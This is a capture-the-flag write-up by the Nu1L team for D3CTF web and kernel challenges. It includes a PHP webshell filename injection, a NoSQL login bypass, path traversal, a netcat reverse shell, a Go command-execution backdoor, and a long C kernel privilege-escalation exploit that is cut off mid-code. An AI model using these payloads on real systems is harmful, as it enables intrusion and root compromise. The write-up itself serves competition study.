D3CTF WP By Nu1L Team

web

d3cloud

admin uses laravel-admin to build a personal cloud disk, and adds a utility function

/admin

admin:admin

```
POST /admin/media/upload HTTP/1.1
Host: 139.196.153.118:30334
Content-Length: 450
Accept: text/html, */*; q=0.01
X-Requested-With: XMLHttpRequest
X-PJAX: true
X-PJAX-Container: #pjax-container
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryxT9jGSA0KBB9xAdq
Origin: http://139.196.153.118:30334
Referer: http://139.196.153.118:30334/admin/media
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: remember_admin_59ba36addc2b2f9401580f014c7f58ea4e30989d=eyJpdiI6IkpJVzZ3U1FTZUpjTUk2WkNOTzFzMlE9PSIsInZhbHVlIjoiRXhlK2hsQzkzdG5hMUd
Connection: close

------WebKitFormBoundaryxT9jGSA0KBB9xAdq
Content-Disposition: form-data; name="files[]"; filename=";echo '<?php @eval($_GET[1]);?>'> 2.php;1231.zip"
Content-Type: text/php

123
------WebKitFormBoundaryxT9jGSA0KBB9xAdq
```

```
Content-Disposition: form-data; name="dir"

/
------WebKitFormBoundaryxT9jGSA0KBB9xAdq
Content-Disposition: form-data; name="_token"

cHvyGJzpR3BJn8yPBzmNYRRKrqyrqSV8RKnlNvg5
------WebKitFormBoundaryxT9jGSA0KBB9xAdq--
```

d3ic

先在vps上设置好cc6 payload，然后透过go服务在redis缓存payload，然后设置JSESSION，值为url算出的crc，访问demo/index.jsp，tomcat.request.session.redisSessionManager#findSession会触发反序列化

打个内存马上去改/demo/index.jsp，bot是HeadlessChrome/89.0.4389.0

```
<script src="http://xx/js/exp.js"></script>
```

https://github.com/77409/chrome-0day

d3go

获取题目环境

```
GET /assets/../../main.go HTTP/1.1
Host: 139.196.211.236:31833
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: mysession=MTY4MjY5MTkzNHxEdi1CQkFFQ180SUFBUkFCRUFBQUhmLUNBQUVHYzNSeWFXNW5EQWNBQldGa2JXbHVCR0p2YjJ3Q0FnQUF8zVkryZKHftsddAiIMzZVi3ouT
Connection: close
```

注册个admin先 妈的傻逼mysql坑爹(

```
POST http://localhost:8080/register HTTP/1.1
Content-Type: application/json

{
    "Id":1,
    "username":"",
    "password":"",
    "CreatedAt": "2021-11-10T23:00:00Z",
    "DeletedAt": "2021-11-10T23:00:00Z"
}
```

```
POST http://localhost:8080/register HTTP/1.1
Content-Type: application/json

{
    "username":"test123",
    "password":"test123"
}
```

用test123:test123登陆成admin

用zip覆盖config.yaml, 让他的自动更新下个恶意golang binary完事

服务器不出网, 得走localhost

```
server:
  noAdminLogin: true
database:
  user: root
  password: root
  host: 127.0.0.1
  port: 3306
update:
  enabled: true
  url: http://localhost:8080/unzipped/e956cd1a-b2a2-453c-bc5a-ac2128f45ae3/d3go
  interval: 1
```

```
overseer.SanityCheck()
r.POST("/eval", func(c *gin.Context) {

  cmd := exec.Command("bash", "-c", c.Query("command"))

  stdout, _ := cmd.StdoutPipe()
  defer stdout.Close()

  if err := cmd.Start(); err != nil {
    c.JSON(500, Resp{
      StatusCode: 0,
      StatusMsg:  err.Error(),
    })
    return
  }

  result, _ := ioutil.ReadAll(stdout)
  c.JSON(200, Resp{
    StatusCode: 0,
    StatusMsg:  string(result),
  })
})c
```

```
http://d3ctf_log:ftkRjwN4DGifXrwHZreqn2tkUBfPSNu@1.elasticsearch.log.d3ctf.cn/
```

Escape Plan

```
eval(vars(request)[dir(request)[(~True)*(~True)*(~True)*(~True)*(~True)*(~True)*(~True)*(~False)-((~True)*(~True)*(~True)*(~True))-((~True)
```

```
http --form "http://139.196.211.236:30278?eval(request.headers.get('X'))" X:"__import__('os').system('nc server port -e /bin/sh')" cmd="Z
eG1pWFsKHZhcnMocmVxdWVzdClbZGlyKHJlcXVlc3QpWyh+VHJ1ZSkqKH5UcnVlKSooflR
ydWUpKih+VHJ1ZSkqKH5UcnVlKSooflRydWUpKih+VHJ1ZSkqKH5GYWxzZSktKCh+VHJ1ZSkqKH5UcnVlKSooflRydWUpKih+VHJ1ZSkpLSgoflRydWUpKih+VHJ1ZSkqKH5UcnVl
KSooflRydWUpKS0ofkZhbHNlKS0ofkZhbHNlKS0ofkZhbHNlKV1dKQ=="
```

d3node

hint1:

```
Userinfo.findOne({username: req.body.username, password: req.body.password}).exec()
    .then((info) => {
        if (info == null) {
            return res.render("login", {login_result: "Login Failed,Invalid username or password"});
        } else {
```

登录

```
username=admin&password[$regex]=.*
```

hint2:

```
    try {
        return res.status( code: 200).send(fs.readFileSync( path: req.query.filename || "./example/example.json").toString())
    }catch(err){
        console.log(err);
        return res.status( code: 500).send( body: "Internal Server Error");
    }
})
```

```
http://47.102.98.112:31608/dashboardIndex/ShowExampleFile?filename=/proc/self/cwd/routes/user.js
http://47.102.98.112:31608/dashboardIndex/ShowExampleFile?filename=/proc/self/cwd/routes/dashboardIndex.js
```

user.js

```
const express = require('express');
const mongo = require("mongoose");
const router = express.Router();

const dbUser = process.env.DBUser;
const dbPassword = process.env.DBPassword;

// docker
mongo.connect("mongodb://127.0.0.1:27017/userInfoDB", {
    useNewUrlParser: true,
    useUnifiedTopology: true,
    auth: {
        username: dbUser,
        password: dbPassword
    }
});

// local
/*
mongo.connect("mongodb://test:test@127.0.0.1:27017/testdb", {
    useNewUrlParser: true,
    useUnifiedTopology: true,
    auth: {
        username: 'test',
        password: 'test'
    }
});
*/
db = mongo.connection;
db.on('error', console.error.bind(console, 'connection error:'));
db.once('open', function() {
    console.log('connection success!')
});


var userinfo = new mongo.Schema({
    username: String,
    password: String
```

```
});

const Userinfo = mongo.model("userinfo",userinfo,"userinfo");

function checkData(str){
    const check = /where|eq|ne|gt|gte|lt|lte|exists|text|collation/;
    return check.test(str);
}

// Register
router.all("/RegisterIndex",(req,res) => {
    if (req.session.is_login) {
        return res.redirect("/dashboardIndex/Home");
    }
    if (req.method === "GET"){
       return res.render("register",{register_result:"Please register"});
    }
    if (req.method === "POST") {
        if (req.body.username === undefined || req.body.password === undefined){
            return res.render("register",{register_result: "Plz input your username and password"});
        }
        if (req.body.username === "" || req.body.password === "") {
            return res.render("register", {register_result: "Username or password cannot be empty"});
        }
        if (checkData(JSON.stringify(req.body))){
            return res.render("register", {login_result: "Hacker!!!"});
        }
        Userinfo.findOne({username: req.body.username}).exec()
            .then((info) => {
                if (info == null) {
                    let user = new Userinfo({
                        username: req.body.username,
                        password: req.body.password
                    });
                    user.save()
                        .then(savedUser => {
                            if (savedUser) {
                                return res.render("register", {register_result: "Register success"});
                            } else {
                                return res.render("register", {register_result: "Register failed"});
                            }
                        })
                        .catch(err => {
                            if (err) {
                                return res.render("register", {register_result: "Internal server error"});
                            }
                        });
                } else {
                    return res.render("register", {register_result: "User already exists"});
                }
            })
    }
});

// Login
router.all("/LoginIndex",(req,res) => {
    if (req.session.is_login) {
        return res.redirect("/dashboardIndex/Home");
    }
    if (req.method === "GET") {
        return res.render("login", {login_result: "Please login"});
    }
    if (req.method === "POST") {
        if (req.body.username === undefined || req.body.password === undefined)  {
            return res.render("login",{login_result:"Plz input your username and password"});
        }
        if (req.body.username === "" || req.body.password === ""){
           return res.render("login",{login_result:"Username or password cannot be empty"});
        }
        if (checkData(JSON.stringify(req.body))) {
           return res.render("login", {login_result: "Hacker!!!"});
        }
        Userinfo.findOne({username: req.body.username, password: req.body.password}).exec()
            .then((info) => {
                if (info == null) {
                    return res.render("login", {login_result: "Login failed,invalid username or password"});
                } else {
                    req.session.is_login = 1;
                    if (typeof req.body.username == "object" || typeof req.body.password == "object") {
                        req.session.user = "test";
                        return res.redirect("/dashboardIndex/Home");
```

```
                    }

                    req.session.user = req.body.username;
                    // if admin
                    if (req.body.username === "admin" && req.body.password === info.password) {
                        req.session.is_admin = 1;
                        req.session.user = "admin";
                    }
                    return res.redirect("/dashboardIndex/Home");
                }
            })
            .catch((err) => {
                return res.render("login", {login_result: "Internal server error"});

            })
    }
});

module.exports = router;
```

```
{"username":"admin","password":"dob2xdriaqpytdyh6jo3"}
```

```
POST /dashboardIndex/SetDependencies HTTP/1.1
Host: 47.102.98.112:32380
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.7
Referer: http://47.102.98.112:32380/dashboardIndex/UploadList
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,am;q=0.8,ar;q=0.7,zh-CN;q=0.6,zh;q=0.5
Cookie: connect.sid=s%3AnNbEnpdLQgv2PkHipsJff23-39_ge7G_.tvMs%2F3aUVyDXExWkxIUskdFmrktmGdCc1mY2U4ORCbI
sec-gpc: 1
If-None-Match: W/"22-V6LiYKl6Gj/UkxrZI3GJKaAGja0"
Connection: close
Content-Type: application/json
Content-Length: 374

{
    "name": "app-example-1",
    "version": "1.0.0",
    "description": "Example app for the Node.js Getting Started guide.",
    "author": "anonymous",
    "scripts":{
        "prepack": "/readflag > ./flag.txt"
    },
    "license": "MIT",
    "dependencies": {

    }
}
```

再打一下/dashboardIndex/PackDependencies

最后把打包的文件下下来就有flag了

PWN

d3kcache

「さらば、全てのリヌクス カーネル エクスプロイテーション。」Attachment:d3kcache-attachment.tar.xz

获取题目环境

Off By Null 但是 Kernel 且独立 Cache

```
{
  if ( a2 != 0x114 )
  {
    if ( a2 == 0x514 )
    {
      if ( idx <= 0xFuLL && chunks[2 * idx] )
      {
        v7 = v28;
        if ( v28 > 0x800 || v28 + sizes[4 * idx] >= 0x800 )// v28: offset
          v7 = 0x800 - sizes[4 * idx];        // size = 0x800 越界写 \x00
        if ( v7 < 0 )
          BUG();
        v8 = chunks[2 * idx] + (unsigned int)sizes[4 * idx];
        v9 = (unsigned int)v7;
        v10 = v29;
        _check_object_size(v8, (unsigned int)v7, 0LL);
        if ( !copy_from_user(v8, v10, v9) )
        {
          *(_BYTE *)(v8 + v9) = 0;            // \x00
          v5 = 0LL;
        }
        goto LABEL_2;
      }
      v26 = "\x011[d3kcache:] Invalid index to write.";
LABEL_46:
      printk(v26);
```


效果如图:

分配的 chunk 是 rax

```
$rax   : 0xffff8880069f9800  →  0x0000000000000000
$rbx   : 0xffffffffffffffff
$rcx   : 0x0
$rdx   : 0x0
$rsp   : 0xffffc9000050fda8  →  0x0000080000000000
$rbp   : 0xffffc9000050fde8  →  0xffffc9000050fe20  →  0xffffc9000050fe30  →  0xffffc9000050ff48  →  0x0000000000000000
$rsi   : 0x0
$rdi   : 0x0
$rip   : 0xffffffffc0201297  →  0x000131840fc08548
$r8    : 0x0
$r9    : 0x0
$r10   : 0xffff8880069f9800  →  0x0000000000000000
$r11   : 0x0
$r12   : 0x114
$r13   : 0xfffffdfd
$r14   : 0x114
$r15   : 0x00000000004ca340  →  0x0000080000000000
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x10 $ss: 0x18 $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

0xffffc9000050fda8|+0x0000: 0x0000080000000000   ← $rsp
0xffffc9000050fdb0|+0x0008: 0x0000000001821780  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xffffc9000050fdb8|+0x0010: 0x2f39577e2d5f3900
0xffffc9000050fdc0|+0x0018: 0xffff888006968000  →  0x0000000000000000
0xffffc9000050fdc8|+0x0020: 0x0000000000000114
0xffffc9000050fdd0|+0x0028: 0x00000000fffffdfd
0xffffc9000050fdd8|+0x0030: 0xffff888006968000  →  0x0000000000000000
0xffffc9000050fde0|+0x0038: 0x00000000004ca340  →  0x0000080000000000

   0xffffffffc0201286                mov    rdi, QWORD PTR [rip+0x2443]        # 0xffffffffc02036d0
   0xffffffffc020128d                mov    esi, 0xdc0
●  0xffffffffc0201292                call   0xffffffff81424e50
 → 0xffffffffc0201297                test   rax, rax
   0xffffffffc020129a                je     0xffffffffc02013d1
   0xffffffffc02012a0                mov    r15, rax
   0xffffffffc02012a3                mov    r13d, DWORD PTR [rbp-0x3c]
   0xffffffffc02012a7                cmp    r13d, 0x800
   0xffffffffc02012ae                mov    r14d, 0x800

[#0] Id 1, stopped 0xffffffffc0201297 in ?? (), reason: SINGLE STEP
[#1] Id 2, stopped 0xffffffff81155e20 in ?? (), reason: SINGLE STEP
[#2] Id 3, stopped 0xffffffff82079c67 in ?? (), reason: SINGLE STEP
[#3] Id 4, stopped 0xffffffff811b7e0c in ?? (), reason: SINGLE STEP

[#0] 0xffffffffc0201297 → test rax, rax

(remote) gef➤
```

最后置零 byte

$r14+$r15*1 = 0xffff8880069fa000




准备直接风水调一下直接抄那个 2bit 置零的 cve-2021-22555

https://bsauce.github.io/2021/09/23/CVE-2021-22555/

https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html

风水非常折磨



Leak 之后的 Exp

```
#define _GNU_SOURCE

#include <stdarg.h>
#include <dirent.h>
#include <endian.h>
#include <errno.h>
#include <pthread.h>
#include <sched.h>
#include <setjmp.h>
#include <signal.h>
#include <stdarg.h>
#include <stdbool.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/ioctl.h>
#include <sys/mman.h>
#include <sys/mount.h>
#include <sys/prctl.h>
#include <sys/resource.h>
#include <sys/stat.h>
#include <sys/syscall.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <time.h>
#include <unistd.h>
#include <assert.h>
#include <fcntl.h>
#include <linux/fs.h>
#include <sys/msg.h>
#include <sys/ipc.h>
#include <sys/shm.h>
#include <sys/timerfd.h>
#include <sys/xattr.h>

#include <linux/capability.h>
#include <linux/futex.h>
#include <linux/keyctl.h>

#define DEBUG 1
#ifdef DEBUG
#define debug(...) printf(__VA_ARGS__)
```


```
#else
#define debug(...) \
    do             \
    {              \
    } while (0)
#endif

int kfd;
size_t koffset;
size_t pop_rdi_ret = 0xffffffff81080b46, init_cred = 0xffffffff82c8a660, commit_creds = 0xffffffff810e4ac0, swapgs_restore_regs_and_return_
size_t user_cs, user_ss, user_rflags, user_sp;

#define IOC_ADD  ( 0x114 )
#define IOC_DELE ( 0x810 )
#define IOC_EDIT ( 0x514 )
#define IOC_SHOW ( 0x1919 )

#define FENGSHUI_QUEUE_NUM ( 0x100 )
#define FENGSHUI_MSG_SIZE  ( 0x1000 )
#define FENGSHUI_MSG_TYPE  ( 0x41 )

#define VICTIM_MSG_SIZE    ( 0x40 )
#define VICTIM_MSG_TYPE    ( 0x42 )

#define ATTACK_QUEUE_NUM   ( 0x100 )
#define ATTACK_MSG_SIZE    ( 0x1000 + 0x40 )
#define ATTACK_MSG_TYPE    ( 0x44 )
#define LEAK_MSG_SIZE      ( 0x1000 )

int msqid[0x100];
int fmsqid[0x100];

struct {
    unsigned int idx;
    unsigned int size;
    unsigned long long u_ptr;
} add_t;

struct {
    unsigned int idx;
    unsigned int pad1;
    unsigned long long pad2;
} dele_t;

struct {
    unsigned int idx;
    unsigned int offset;
    unsigned long long u_ptr;
} edit_t;

struct {
    unsigned int idx;
    unsigned int size;
    unsigned long long u_ptr;
} show_t;

static inline long keyctl(int operation, unsigned long arg2, unsigned long arg3, unsigned long arg4, unsigned long arg5) {
    return syscall(__NR_keyctl, operation, arg2, arg3, arg4, arg5);
}

typedef struct
{
    u_int64_t next;
    u_int64_t prev;
} list_head;

typedef struct
{
    list_head m_list;
    u_int64_t m_type;
    u_int64_t m_ts;
    u_int64_t next;
    u_int64_t security;
} msg_msg;

typedef struct
{
    u_int64_t next;
} msg_msgseg;

struct
```

```
{
    long mtype;
    char mtext[LEAK_MSG_SIZE - sizeof(msg_msg)];
} leak_msg;


struct
{
    long mtype;
    char mtext[FENGSHUI_MSG_SIZE - sizeof(msg_msg)];
} fengshui_msg;


struct
{
    long mtype;
    char mtext[VICTIM_MSG_SIZE - sizeof(msg_msg)];
} victim_msg;

struct
{
    long mtype;
    char mtext[ATTACK_MSG_SIZE - sizeof(msg_msg) - sizeof(msg_msgseg)];
} attack_msg;

int sndMsg(int msqid, void *msgp,
           size_t msgsz, long msgtyp)
{
    *(long *)msgp = msgtyp;
    return msgsnd(msqid, msgp, msgsz - sizeof(long), 0);
}

int rcvMsg(int msqid, void *msgp,
           size_t msgsz, long msgtyp)
{
    return msgrcv(msqid, msgp, msgsz - sizeof(long), msgtyp, MSG_NOERROR | IPC_NOWAIT);
}

int cpyMsg(int msqid, void *msgp,
           size_t msgsz, long msgtyp)
{
    return msgrcv(msqid, msgp, msgsz - sizeof(long), msgtyp, MSG_COPY | IPC_NOWAIT);
}

void add(unsigned int idx, unsigned int size, unsigned long long u_ptr) {
    add_t.idx = idx; add_t.size = size; add_t.u_ptr = u_ptr;
    ioctl(kfd, IOC_ADD, &add_t);
}

void dele(unsigned int idx) {
    dele_t.idx = idx;
    ioctl(kfd, IOC_DELE, &dele_t);
}

void edit(unsigned int idx, unsigned int offset, unsigned long long u_ptr) {
    edit_t.idx = idx; edit_t.offset = offset; edit_t.u_ptr = u_ptr;
    ioctl(kfd, IOC_EDIT, &edit_t);
}

void show(unsigned int idx, unsigned int size, unsigned long long u_ptr) {
    show_t.idx = idx; show_t.size = size; show_t.u_ptr = u_ptr;
    ioctl(kfd, IOC_SHOW, &show_t);
}

void hexdump(char *buf, long size)
{
    for (int i = 0; i < size; i += 8)

        printf("\e[96m\e[1m[+%02x]:\t0x%016lx\e[0m\n", i, *(u_int64_t *)(buf + i));
}

void unshare_setup(uid_t uid, gid_t gid)
{
    int temp;
    char edit[0x100];
    unshare(CLONE_NEWNS | CLONE_NEWUSER);
    temp = open("/proc/self/setgroups", O_WRONLY);
    write(temp, "deny", strlen("deny"));
    close(temp);
    temp = open("/proc/self/uid_map", O_WRONLY);
    snprintf(edit, sizeof(edit), "0 %d 1", uid);
```

```
    write(temp, edit, strlen(edit));
    close(temp);
    temp = open("/proc/self/gid_map", O_WRONLY);
    snprintf(edit, sizeof(edit), "0 %d 1", gid);
    write(temp, edit, strlen(edit));
    close(temp);
    return;
}

static void adjust_rlimit()
{
    struct rlimit rlim;
    rlim.rlim_cur = rlim.rlim_max = (200 << 20);
    setrlimit(RLIMIT_AS, &rlim);
    rlim.rlim_cur = rlim.rlim_max = 32 << 20;
    setrlimit(RLIMIT_MEMLOCK, &rlim);
    rlim.rlim_cur = rlim.rlim_max = 136 << 20;
    // setrlimit(RLIMIT_FSIZE, &rlim);
    rlim.rlim_cur = rlim.rlim_max = 1 << 20;
    setrlimit(RLIMIT_STACK, &rlim);
    rlim.rlim_cur = rlim.rlim_max = 0;
    setrlimit(RLIMIT_CORE, &rlim);
    // RLIMIT_FILE
    rlim.rlim_cur = rlim.rlim_max = 14096;
    if (setrlimit(RLIMIT_NOFILE, &rlim) < 0)
    {
        rlim.rlim_cur = rlim.rlim_max = 4096;
        if (setrlimit(RLIMIT_NOFILE, &rlim) < 0)
        {
            fatal("setrlimit");
        }
    }
  struct rlimit open_file_limit;
  getrlimit(RLIMIT_NOFILE, &open_file_limit);
  printf("\033[32m\033[1m[*] file limit: %d\033[0m\n", open_file_limit.rlim_max);

}

void fatal(const char *msg)
{
    printf("\e[31m\e[1m[x] Error at: %s\e[0m\n", msg);
    exit(1);
}

void getRootShell(void)
{
    if(getuid())
    {
        printf("\033[31m\033[1m[x] Failed to get the root!\033[0m\n");
        exit(-1);
    }

    printf("\033[32m\033[1m[+] Landing...\033[0m\n");
    system("/bin/sh");
}

void saveStatus()
{
    __asm__("mov user_cs, cs;"
            "mov user_ss, ss;"
            "mov user_sp, rsp;"
            "pushf;"
            "pop user_rflags;");
}

int main(int argc, char ** argv)
{
    printf("\033[34m\033[1m[*] Let's cause some trouble!\033[0m\n");
    saveStatus();

    cpu_set_t cpu_set;
    CPU_ZERO(&cpu_set);
    CPU_SET(0, &cpu_set);
    sched_setaffinity(getpid(), sizeof(cpu_set), &cpu_set);

    unshare_setup(getuid(), getgid());
    adjust_rlimit();

    kfd = open("/dev/d3kcache", O_RDWR);
    if(kfd <0)
        fatal("open the dev :(\n");
```

```
printf("[*] Stage 1: Create Hole\n");
debug(" -> Create msg_msg queue\n");
{
    for (int i = 0; i < FENGSHUI_QUEUE_NUM; i++)
        if ((fmsqid[i] = msgget(IPC_PRIVATE, IPC_CREAT | 0666)) < 0)
            fatal("Create msg_msg queue");

    for (int i = 0; i < ATTACK_QUEUE_NUM; i++)
        if ((msqid[i] = msgget(IPC_PRIVATE, IPC_CREAT | 0666)) < 0)
            fatal("Create msg_msg queue");
}

char *buf = malloc(0x1000);
memset(buf, 'A', 0x800);
for (int i = 0; i < 16; i++)
{
    add(i, 0x800, buf);
}
for (int i = 0; i < 16; i++)
{
    if (i & 1)
        dele(i);
}
debug(" -> Spray Msg_Msg\n");
{
    for (size_t i = 0; i < FENGSHUI_QUEUE_NUM; i++)
    {
        if (sndMsg(fmsqid[i], &fengshui_msg, sizeof(fengshui_msg), FENGSHUI_MSG_TYPE) < 0)
